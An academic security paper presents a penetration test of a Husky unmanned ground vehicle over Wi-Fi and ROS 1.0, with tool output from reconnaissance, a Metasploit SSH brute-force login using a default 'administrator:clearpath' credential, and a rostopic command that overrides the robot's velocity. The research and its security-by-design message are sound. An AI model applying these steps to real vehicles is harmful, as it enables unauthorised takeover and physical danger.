VULNERABILITY ASSESSMENT OF VEHICLE TO INFRASTRUCTURE COMMUNICATION: A CASE STUDY OF UNMANNED GROUND VEHICLE

Ahmed Abdullahi
School of Science, Engineering, and Environment
University of Salford
Manchester, United Kingdom
a.d.abdullahi@edu.salford.ac.uk

Tooska Dargahi
School of Science, Engineering, and Environment
University of Salford
Manchester, United Kingdom
t.dargahi@edu.salford.ac.uk

Meisam Babaie
School of Science, Engineering, and Environment
University of Salford
Manchester, United Kingdom
m.babaie@salford.ac.uk

Abstract—**In recent years, increase in the development of connected and autonomous vehicles (CAVs) has sparked cyber security concerns. In particular, vehicle-to-everything (V2X) communication, which is essential for CAV and the transportation system, has introduced a new threat landscape and created several attack surfaces for malicious agents. The available literature on cyber-attacks mostly concentrate on sophisticated tools and equipment in performing malicious activities. However, ignorance of simple attack and defense methods, sometimes as simple as defining proper access policies, is among top reasons for cyber-attacks. This paper aims to emphasize on the need for practicing security-by-design and increase awareness of manufacturers and developers to adopt minimum security measures. A generic network communication vulnerability assessment method is adopted to perform navigational attack through GPS falsification on connected vehicles, using an Unmanned Ground Vehicles (UGV) as a case study. This paper underlines the Wi-Fi security threats if used for V2X communication without proper access control measures in place. The experimental analysis demonstrates exploitation of a vulnerability which allows full control and backend navigation manipulation with respect to the UGV movement.**

Keywords—Connected and Autonomous Vehicle, Robot Operating System (ROS), Vulnerability Assessment, V2X communication, GPS Attack.

I. INTRODUCTION

Over the last few years, there has been an enormous increase and interest in autonomous and semi-autonomous vehicles [1]. Connected and Autonomous vehicles (CAVs) are not just standalone systems as the automation seen in manufacturing industries – they are, however, connected systems that communicate with other vehicles and infrastructure to attain a satisfactory and acceptable level of performance and safety in an unstructured natural environment [2]. This connectivity involves sharing of data such as position, speed, live camera feeds and other information[3]. As cars are continually designed around digital systems, there is a need for prevalent protocols and frameworks in data and communication technology [4], [5].

Wireless networking between vehicles and inside the vehicle itself comes in two types: i) Inter-vehicle networking around the range and proximity of the car in the local region, known as vehicle to vehicle (V2V), and ii) Networking between a car and the road infrastructure system, known as vehicle to infrastructure (V2I). For these two networking technologies, the collective term used in literature is V2X [6]. By quickly exchanging information, such as velocity, place and activity of a car, V2X can be used to avoid accidents [7]. For instance, if the brakes are used by a car in an emergency, this car could transmit a warning signal, providing drivers of other cars with a quick warning that they will need to stop quickly. Major tech industries have already started picking up interest in CAVs. Apple announced plans to integrate its mobile operating system, iOS, into vehicles in 2018, and Google announced a collaboration with significant vehicle companies in January 2014 to create its Android automotive operating system [4], [6], [8].

Reliance on cyber components makes CAVs susceptible to cyber-attacks as well as physical attacks whereby an adversary can manipulate shared data, internal sensor readings and GPS signals with the intent of committing fraud or causing harm [2], , [10]. Numerous cyber threats and exploits are reported in the literature, such as hacking ECUs (Engine Control Unit), GPS spoofing, modified traffic signs, CAN (Car Area Network) injection of fake bits and manipulation of sensor values [17] [18]. The available literature on the security attacks to CAVs is quite vast [11], [12], [13]. However, they are mostly concentrated on using bespoke hardware and sophisticated, industry-specific tools, such as ODB-II scan tool, while security-by-design has not been well investigated in the literature [14].

Other important challenge in CAVs is the adoption of the IEEE 802.11 network communication standard for V2X communication, which raises cyber-attack potential [15]. Some automotive manufacturers suggest the usage of Wi-Fi technology for connected cars communication, though it has been rejected by European Commission in 2019 [16]. Communication between the vehicle and infrastructure, such as road signs, offers remote attack access for a malicious actor to detect and exploit vulnerabilities in the system [17]. Unlike a typical home network, a successful breach of security on a connected vehicle's GPS signal or any of its embedded systems and sensors may not only trigger traffic disruption and waste of time but also directly endanger the safety of its human passengers and environment. This motivated us to further investigate and highlight the challenges of adopting Wi-Fi technology for autonomous vehicle use cases and underline the V2X security challenges caused by the known vulnerabilities of Wi-Fi [18]. This problem becomes more pertinent as simple and easily accessible tools on a computer can be used to launch an attack as demonstrated in this paper.

The aim of this paper is to emphasize on the need for practicing security-by-design principles for all the range of autonomous vehicles, including those that are developed for research purposes before taking them to real-world applications. To achieve this goal, an autonomous Unmanned Ground Vehicle (UGV), Husky, is used as case study. Husky is a leading robotic platform for research and development. The security research community can take advantage of the similarity between the robotic platform and an actual AV, albeit low-cost, to perform security-focused research in the CAV industry, as we did in this paper. Unmanned Ground Vehicles are primarily robot mobility system with a base architecture of an autonomous car [19]. There are several examples of autonomous UGV, such as vehicles developed for the DARPA Grand Challenge [20], the Talon which is used for explosive threats [21], Uran-9 used for combat and stealth reconnaissance by counter-terrorism unit of the Russian Army [22], and Clearpath Robotics Husky [23].

This paper demonstrates and proves that a navigational attack through ROS (Robot Operating System) using basic penetration testing and vulnerability assessment TTPs (Tactics, Techniques and Procedures) is possible without the "need" for sophisticated hardware to perform GPS attack on the Husky (and most probably on similar products used for research purposes). Moreover, this paper shows how the vulnerabilities of Wi-Fi technology could be exploited to control the vehicle's movement in the absence of proper access control measures. In our demonstration, we hacked a WPA2 protected Wi-Fi communication and gained access to the UGV network. Thereafter, we used vulnerability scanning tools, such as NMAP, to figure out the network topology, services being run and open ports.

This paper lay emphasis on ROS 1.0 as it is still heavily used in research and development of Unmanned Vehicles (UVs). According to a 2020 ROS community survey [24], most of the community is still uncomfortable with ROS 2, therefore, making the switch to a newer and safer version of ROS slower than anticipated. This is also supported by ROS Metrics report that Kinetic Kame distro is one of the most downloaded ROS packages in 2020 [25]. These statistics make ROS 1.0 the most used operating system in UV's research which is devoid of any network security features [26]. Hence, this paper demonstrates that simple attacks can compromise a UV running on ROS 1.0, thereby, increasing awareness of stakeholders in AV industry on low-cost cyber-attacks and the need for adopting a security-by-design strategy.

The remainder of the paper is organised as follows: Section II discusses the available literature on security of autonomous vehicles and how this paper differs from the state-of-the-art. The experimental setup is discussed in Section III, while Section IV presents our results. Section V concludes the paper and proposes future work direction.

II. Related Work

Stottelaar et al. [11] studied remote attacks on AV sensors, i.e. Camera (MobileEye C2-270) and LiDAR (ibeo LUX 3). They aimed to degrade sensors data quality in order to impair the vehicle decision making. They considered three attack scenarios: 1) Front/rear/side attack –by installing a hardware that allows a remote attack to the vehicle, 2) Roadside attack – which concentrates on road infrastructure, and 3) Evil mechanic attack –the attacker has physical access to the vehicle e.g., during maintenance, an attacker can mount a jamming device [11]. The researchers performed a blinding attack on the camera and the exposure was increased to either maximum or lowest level during the attack, making object identification virtually impossible by camera feeds [11].

Vincenzo Diloffo et al. [12], investigated two vulnerabilities in the ROS data distributed services (DDS) using an OpenSSL spy process and security property file manipulation. They used an altered OpenSSL library by intercepting the publisher and the subscriber messages to gain access and control the autonomous vehicle. They also manipulated the security configuration file in ROS. The attack involved an attacker masquerading the credentials and certificates in the config file and ultimately gaining full administrative access to data and private keys of the victim.

A research on the collateral effect of hardening mobile robot using message encryption on nodes that manage the Lidar and camera in ROS is presented in [27]. This paper studied the robot's performance under different computing capabilities and encryption algorithms (3DES, AES, and Blowfish). A denial-of-service (DoS) attack on teleoperated robotic systems was performed in [13]. The attack was conducted on the Raven II surgical robot running on ROS to determine the impact of denial of service attack on teleoperated surgical robots. The attacking machine was connected to the same subnetwork as the robot being able to compromise the exchanged plaintext messages.

In 2018, a hardware trojan enabled denial of service attack on CAN bus was presented [28]. The attack exploited the broadcasting nature of CAN protocols and attached a trojan infected CAN receiver on the bus as a node. In this kind of attack exploitability is limited due to its dependence on the physical access [28]. In [29] a GNSS (Global Navigation Satellite System) spoofing attack on a Hornet Mini UAV iis presented. The researchers exploited the extent of UAV vulnerabilities to deceptive GNSS spoofer. They used a software-defined radio platform with a digital signal processor (DSP) at its core. The GPS spoofer, initially used in [30], transmits false GPS location to the UAV resulting in crash.

Our research varies greatly from the state-of-the-art in that we do not use any sophisticated hardware to achieve our aim. Our objective is to demonstrate the feasibility of performing a cyber-attack on connected vehicles by adopting a generic vulnerability assessment strategy. We use over-the-shelf scanning tools to find possible entry points in UGV navigational system and subsequently gain access and control the UGV remotely. This will hopefully highlight the need for implementation of proper security policies by manufacturers.

III. Experimental Setup

Husky is a rugged, all-terrain, and easy-to-use UGV for rapid prototyping and research applications [31]. It accommodates stereo cameras, LIDAR, GPS, IMUs and an on-board computer running on ROS 1.0. The Husky can be operated autonomously or by joystick teleoperation, depending on the intended research or purpose. Fig 1 shows our Husky UGV with the LiDAR and mounted axis network camera.

The decision to use Husky UGV as the target in this research is based on the following: (1) Husky UGV uses a technology that is similar to what is used in a driverless car; both use perceptions and sensors to plan and execute their goal. So, Husky is equipped with core components of CAVs. (2) Husky is specifically built for research, development and integration of sensors in autonomous vehicles. This feat makes it a suitable choice of target for this paper. (3) Although Husky has not been built and equipped for high-level operations, it will help us to demonstrate the vulnerability to simple cyber-attack and highlight the threat of possible simple ignorance.




Fig. 1: visualized chassis of Husky UGV showing the mounted LiDAR and the axis network camera

Husky comes with a portable high-powered Wi-Fi base station. The base station serves as a hub for other computers to connect to the Husky robot remotely. This base station may be used in the lab or on the field as a long-distance Wi-Fi access point for communicating with the robot. Fig 2 shows the representation of the communication pattern between different devices in the network.




Fig. 2: Network representation of Husky UGV

As the base station serves as an access point for other devices to communicate with the UGV, it is important to connect to the base station before an attack can be carried out. The base station is protected with WPA2 security protocol, which is vulnerable to dictionary attack or handshake replay attack.

The first stage is installing ROS on the operator's computer (see Fig. 4), that runs on Ubuntu. In doing this, we create a workspace specifically for this research on the operator's computer, connected to Husky through the already established wireless communication connection and download all the core packages of ROS to the operator's computer. These core packages include standard utilities and libraries in the robot operating system. We used a PC for running the ROS with Intel(R) Core (TM) i7-8750H CPU @ 2.20GHz (12 CPUs), 2.2GHz processing power and memory of 16GB RAM.

The base station is preconfigured from the factory to connect automatically to the microhard radio on the Husky. In the initial setup, the base station establishes a connection with the microhard radio, which then connects to the onboard computer on Husky using OpenSSH connection. When the operator connects to the base computer through wireless communication, the attack lunches a replay attack and gains access to the network. Having access to the network communication does not translate to having access to husky UGV since we need to launch an SSH connection to the husky before a communication can be established. Our aim is to manipulate the navigational system and take control of the Husky remotely. Fig 3 illustrates the graphical representation of the attack model.




Fig. 3: Network Representation of the attack

To start with the vulnerability assessment on Husky, the network scan for a general enumeration of network-connected components was performed to get the services and functions of the components. Then, an in-depth vulnerability scanning of the Husky and other components was done. Fig 4 shows the network topology of the attack, in this figure, the attacker is seeing the husky network as a Blackbox and gains access through attacking the wireless network.




Fig. 4 Network topology of the attack

A. Tools Used in this experiment

We used Kali Linux on the attacking machine as performed in this research. Kali Linux is a specific-purpose information security operating system used for security auditing and advanced penetration testing. A large number of tools are integrated in this OS which makes it suitable for our research purpose. These tools are available to perform vulnerability assessment on computer systems and networks. The tools mainly used in this research are:

- Aircrack-ng for wireless communication attack
- Arpspoof for ARP poisoning against the base station
- Bettercap for wireless network reconnaissance
- NMAP for passive and active system reconnaissance after gaining access to the network


- Metasploit for vulnerability scanning and exploitation

IV. EXPERIMENTS AND RESULTS

In our experiments we have followed four steps as we explain in this section, i.e., (i) Reconnaissance, (ii) Vulnerability assessment, (iii) Exploitation, (iv) Post-exploitation.

A. Reconnaissance

Within the reconnaissance phase we identified the operating system and services running on Husky UGV by initially lunching a brute force attack on the microhard radio, as it uses Wi-Fi technology we were able to perform the attackUsing the *net.recon* module in Bettercap Suit in Kali, we were able to see the devices on the network along with information about the type of devices, such as the axis network camera and Lidar(as it can be seen in Fig. 5).




```
ahmed@ahmed-OMEN-by-HP-Laptop: ~ 115x33
31 (Microhard Systems Inc.).
192.168.131.0/24 > 192.168.131.202  » [14:46:50] [endpoint.new] endpoint 192.168.131.219 detected as 14:59:c0:
:de (Netgear).
192.168.131.0/24 > 192.168.131.202  » net.show

┌─────────────────┬───────────────────┬──────────────┬──────────────────────────────────┬────────┬────────┬
│      IP ▴       │        MAC        │     Name     │              Vendor              │  Sent  │ Recvd  │ S
├─────────────────┼───────────────────┼──────────────┼──────────────────────────────────┼────────┼────────┼
│ 192.168.131.202 │ 48:02:2a:cc:2a:32 │ wlx48022acc2a32 │ B-Link Electronic Limited     │ 0 B    │ 0 B    │ 14:
│ 192.168.131.50  │ 00:0f:92:06:75:9c │ gateway      │ Microhard Systems Inc.           │ 23 kB  │ 22 kB  │ 14:
│                 │                   │              │                                  │        │        │
│ 192.168.131.1   │ 00:30:18:07:ab:d7 │ cpr-a200-0527 │ Jetway Information Co., Ltd.    │ 6.6 kB │ 5.1 kB │ 14:
│ 192.168.131.10  │ ac:cc:8e:c4:13:d2 │              │ Axis Communications AB           │ 16 kB  │ 15 kB  │ 14:
│ 192.168.131.20  │ 00:06:77:0b:02:de │              │ Sick Ag                          │ 6.6 kB │ 5.1 kB │ 14:
│ 192.168.131.51  │ 00:0f:92:06:75:31 │              │ Microhard Systems Inc.           │ 6.6 kB │ 5.1 kB │ 14:
│ 192.168.131.219 │ 14:59:c0:5a:c0:de │              │ Netgear                          │ 0 B    │ 5.1 kB │ 14:
└─────────────────┴───────────────────┴──────────────┴──────────────────────────────────┴────────┴────────┴

↑ 740 kB / ↓ 2.0 MB / 43069 pkts

192.168.131.0/24 > 192.168.131.202  » █
```

Fig. 5: Reconnaissance and System Enumeration result

Fig 5 shows all the network devices connected to the base station (192.168.131.50/gateway). The circled column showed the sent and receive data packets between the camera, Lidar, and the microhard radio and husky's actuators. This reconnaissance shows there is an active communication that can either be intercepted, denied, eavesdrop or faked. The enumerations results illustrate the size of the packets being transferred within this network connection (the highlighted part in the right-hand side). Generally, using Nmap would have yielded an outcome where both the services and open ports on each device would have been enumerated, however, we limited the reconnaissance activity to the Husky to identify and exploit a potential vulnerability.

B. Husky Vulnerability Assessment

The IP address of the Husky is captured from the first reconnaissance phase, see Fig. 5; further targeted reconnaissance was done concentrating on the Husky on-board computer to determine the services and open ports used by the ROS. The decision to specifically target onboard computer is based on the network architecture and how Husky operates. Attacking other components of the Husky network, such as the camera and LiDAR, would mean we require a special hardware that can read and interfere the signals being transmitted by them. Therefore, we concentrated on the onboard computer running on ROS to achieve the aim set out at the beginning of this paper. Using Nmap scan from Metasploit console in Kali on the Husky onboard computer we were able to find the open ports (Fig 6 shows the result of the Nmap scan).




```
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-13 14:21 BST
[*] Nmap: Nmap scan report for 192.168.131.1
[*] Nmap: Host is up (0.0032s latency).
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   2048 8c:0d:6b:76:18:77:28:61:1a:da:a1:5b:5b:6f:99:03 (RSA)
[*] Nmap: |   256 e7:5f:93:b9:85:24:e0:50:af:60:93:0e:14:4f:d8:74 (ECDSA)
[*] Nmap: |_  256 f1:00:d3:da:a4:a7:1a:e6:3b:4f:7f:3c:4d:b7:9b:54 (ED25519)
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

Fig. 6: NMAP scan of Husky onboard Computer

The Nmap scan result shows that the only open port is port 22 for OpenSSH services, which is the only attack entry point. We adopted the attack model presented in [33] and [34] which comprehensively outlines the use of conventional penetration testing technique on autonomous vehicles. We performed further analysis using "msfconsole" in Kali to determine possible attacks on the identified entry point. Through reconnaissance we were able to confirm that the UGV runs the Kinetic Kame distro of the robot operating system. We installed the same OS and Roscore as the Husky on the attacker's machine. This is particularly important for post-exploitation manipulation, and System Enumeration

C. Exploitation

An attempt to initiate an SSH connection with the base computer resulted in showing an error message as the SSH connection required authentication. However, we tried a range of exploits that could be found in Rapid 7 Metasploit database concerning SSH attacks, one of such is CVE-1999-0502 [35]. This module automatically tests SSH login against a wordlist and reports successful logins. Successful execution of this exploit returns a shell session. The attacker gains an administrator privilege and accesses all the core ROS packages running on the Husky. We were able to successfully execute this exploit as shown in Fig 7. In Fig 7, the attacker has successfully gained access to the husky UGV onboard computer and a command shell session was established.




```
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.131.1:22 - Success: 'administrator:clearpath' 'uid=1000(administrator) gid
c #54~16.04.1-Ubuntu SMP Wed May 8 15:55:19 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.131.202:33511 -> 192.168.131.1:22) at 2019
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i
```

Fig. 7: Successful Exploit of the SSH vulnerability

D. Post Exploitation

Following the successful execution of the exploit, the attacker now has access to all the Roscore packages. These packages enable an attacker to execute a remote manipulation of instructional commands while the UGV is in operation. Fig 8 shows the Roscore packages using the command Rostopic list to publish the packages (e.g., */gps/fix* command is used for getting the coordinates of husky UGV position).


In this scenario, a control experiment remote operator was configured to use the velocity controller movement package to direct the UGV to move at a distance of 1mile at a rotational speed of 1.5mph.



```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

pwd
/home/administrator
rostopic list
/axis/axis_ptz/parameter_descriptions
/axis/axis_ptz/parameter_updates
/axis/camera_info
/axis/cmd
/axis/image_raw/compressed
/axis/mirror
/axis/state
/cmd_vel
/diagnostics
/diagnostics_agg
/diagnostics_toplevel_state
/e_stop
/gps/fix
/gps/nmea_sentence
/gps/nmea_sentence_out
/gps/time_reference
/gps/vel
/husky_velocity_controller/cmd_vel
/husky_velocity_controller/odom
/husky_velocity_controller/parameter_descriptions
/husky_velocity_controller/parameter_updates
/imu/data
/joint_states
/joy
/joy_teleop/cmd_vel
/joy_teleop/joy
```

Fig. 8: ROS packages listed from the shell access

Since our attacker machine has access to the Roscore packages, it can manipulate the content of the velocity controller of the UGV. This attack will not leave a footprint as the UGV is in operation due to the attacker's command and the remote operator is not able to detect the changes. Even if the operator tries to use the teleoperation feature of the Husky, it will not override the attackers command as ROS considers the attacker to be the administrator. Fig 9 shows that the attacker is able to make the robot to roll on the x-axis at the velocity of 0.5m/s and the attacker is able to overwrite the command of the remote operator. The commands used in achieving the manipulation in Fig. 9 are */husky_velocity_controller/cmd_vel*, which controls the movement of the robot, however, the controller that converts the *cmd_vel* signal into force, which drives the vehicle and dictates the direction is the *geometry_msgs/twist* (as shown in Fig. 9).



```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

rostopic pub /husky_velocity_controller/cmd_vel geometry_msgs/Twist "linear:
        x: 0.5
        y: 0.0
        z: 0.0
angular:
        x: 0.0
        y: 0.0
        z: 0.0" -r 10
```

Fig. 9: Attack feeding the robot command from the shell

V. Discussion, Conclusion, and Future Work

With the focus on network vulnerability assessment on V2X communication in Husky UGV, this paper showed that a simple, non-sophisticated attack is possible when proper security measures are not in place. We could successfully exploit existing vulnerabilities on a UGV's remote operating system due to the usage of Wi-Fi technology for communicating with the base station. Security and preferred network communication technology of CAVs is still hotly debated among government, car manufacturers and tech industry. The bone of contention is still the preference of a short-range Wi-Fi over a long range cellular (C-V2X) utilising a 5G technology by some auto manufacturers [16]. This is evident in the latest EU council rejection of European Commission's Wi-Fi adoption plan for connected and autonomous vehicle [16]. The IEEE 802.11 Wi-Fi communication standard is vulnerable to several cyber-attacks, such as Man-in-the-middle and packet sniffing. In this paper, we demonstrated that autonomous vehicles using Wi-Fi communication technology could be susceptible to low-cost attacks. Other forms of attack that could be done using this technique includes denial-of-service attack, spoofing attack and malware injection. Also, this paper is a further prove and awareness for developers, manufacturers and academia for the need to adopt a security-by-design in the development and deployment of CAVs, more especially for UGVs being used in mission critical services.

The attack demonstrated in this paper can be devastating especially in scenarios where the UGV is being used for critical research purposes, such as weather predictions or in mining for terrain mapping. Accessing the backend information breaches the confidentiality and integrity of such data. While we considered Husky as a case study, these types of attacks could be successful in similar UGVs, as they may not be equipped with adequate defense measures. However, it is important to enforce principles of least privilege, authentication and encryption when developing UGVs and CAVs in a larger scale. Future work could concentrate on investigating possible attacks on the CAVs using the long-range cellular (C-V2X) 5G technology, as well as performing similar research on ROS2.

VI. References

[1] W. Ko, B. Satchidanandan, and P. R. Kumar, "Theory and Implementation of Dynamic Watermarking for Cybersecurity of Advanced," *2016 IEEE Conf. Commun. Netw. Secur.*, pp. 416–420, 2016.

[2] S. Parkinson, P. Ward, K. Wilson, and J. Miller, "Cyber Threats Facing Autonomous and Connected Vehicles : Future Challenges," *IEEE Trans. Intell. Transp. Syst.*, vol. 18, no. 11, pp. 2898–2915, 2017.

[3] Y. Liu, J. Nie, X. Li, S. H. Ahmed, W. Y. B. Lim, and C. Miao, "Federated Learning in the Sky: Aerial-Ground Air Quality Sensing Framework with UAV Swarms," *IEEE Internet Things J.*, pp. 1–1, 2020.

[4] D. O. T. Hs, "Vehicle-to-Vehicle Communications : Readiness of V2V Technology for Application," *U.S Dep. Transp. Natl. Highw. Traffic Saf. Adm.*, no. HS 812 014, 2014.

[5] W. Yang, B. Lim, J. Huang, Z. Xiong, J. Kang, and D. Niyato, “Towards Federated Learning in UAV-Enabled Internet of Vehicles : A Multi-Towards Federated Learning in UAV-Enabled Internet of Vehicles : A Multi-Dimensional Contract-Matching Approach,” no. April, 2020.

[6] M. Shulman, “V2V Advancements in the last 12 months CAMP and related activities,” 2014.

[7] J. S. Ng *et al.*, “Joint Auction-Coalition Formation Framework for Communication-Efficient Federated Learning in UAV-Enabled Internet of Vehicles,” pp. 1–18, 2020.

[8] E. Yağdereli, C. Gemci, and A. Z. Aktaş, “A study on cyber-security of autonomous and unmanned vehicles,” *J. Def. Model. Simul.*, vol. 12, no. 4, pp. 369–381, 2015.

[9] Shinpei Kato; Eijiro Takeuchi; Yoshio Ishiguro; Yoshiki Ninomiya; Kazuya Takeda; Tsuyoshi Hamada;, “AN OPEN APPROACH TO AUTONOMOUS VEHICLES,” *IEEE Comput. Soc.*, pp. 60–68, 2015.

[10] F. Daimler, Intel, Audi, BMW, APTIV, “Safety First for Automated Vehicles,” 2019.

[11] J. Petit, B. Stottelaar, M. Feiri, and F. Kargl, “Remote Attacks on Automated Vehicles Sensors: Experiments on Camera and LiDAR,” *Blackhat.com*, pp. 1–13, 2015.

[12] V. DiLuoffo, W. R. Michalson, and B. Sunar, “Credential Masquerading and OpenSSL Spy: Exploring ROS 2 using DDS security,” 2019.

[13] T. Bonaci, J. Yan, J. Herron, H. J. Chizeck, and T. Kohno, “Experimental analysis of denial-Of-Service attacks on teleoperated robotic systems,” *ACM/IEEE 6th Int. Conf. Cyber-Physical Syst. ICCPS 2015*, pp. 11–20, 2015.

[14] A. Chattopadhyay, K. Lam, and Y. Tavva, “Autonomous Vehicle: Security by Design,” *IEEE Trans. Intell. Transp. Syst.*, pp. 1–15, 2020.

[15] A. Festag, “Standards for vehicular communication—from IEEE 802.11p to 5G,” *e i Elektrotechnik und Informationstechnik*, vol. 132, 2015.

[16] H. S. Freehills, “EU Council rejects European Commission’s Wi-Fi plans for connected and autonomous vehicles.” [Online]. Available: https://hsfnotes.com/cav/2019/07/18/eu-council-rejects-european-commissions-wi-fi-plans-for-connected-and-autonomous-vehicles/. [Accessed: 29-Apr-2020].

[17] B. Sheehan, F. Murphy, M. Mullins, and C. Ryan, “Connected and autonomous vehicles: A cyber-risk classification framework,” *Transp. Res. Part A Policy Pract.*, vol. 124, no. November 2018, pp. 523–536, 2019.

[18] A. Sastry, “IEEE 802.11: Handling the standard’s wireless network vulnerabilities,” 2011. [Online]. Available: https://searchsecurity.techtarget.com/answer/IEEE-80211-Handling-the-standards-wireless-network-vulnerabilities. [Accessed: 14-Jul-2020].

[19] A. Bouhraoua, N. Merah, M. AlDajani, and M. ElShafei, “Design and implementation of an unmanned ground vehicle for security applications,” *ISMA’10 - 7th Int. Symp. Mechatronics its Appl.*, no. January, 2010.

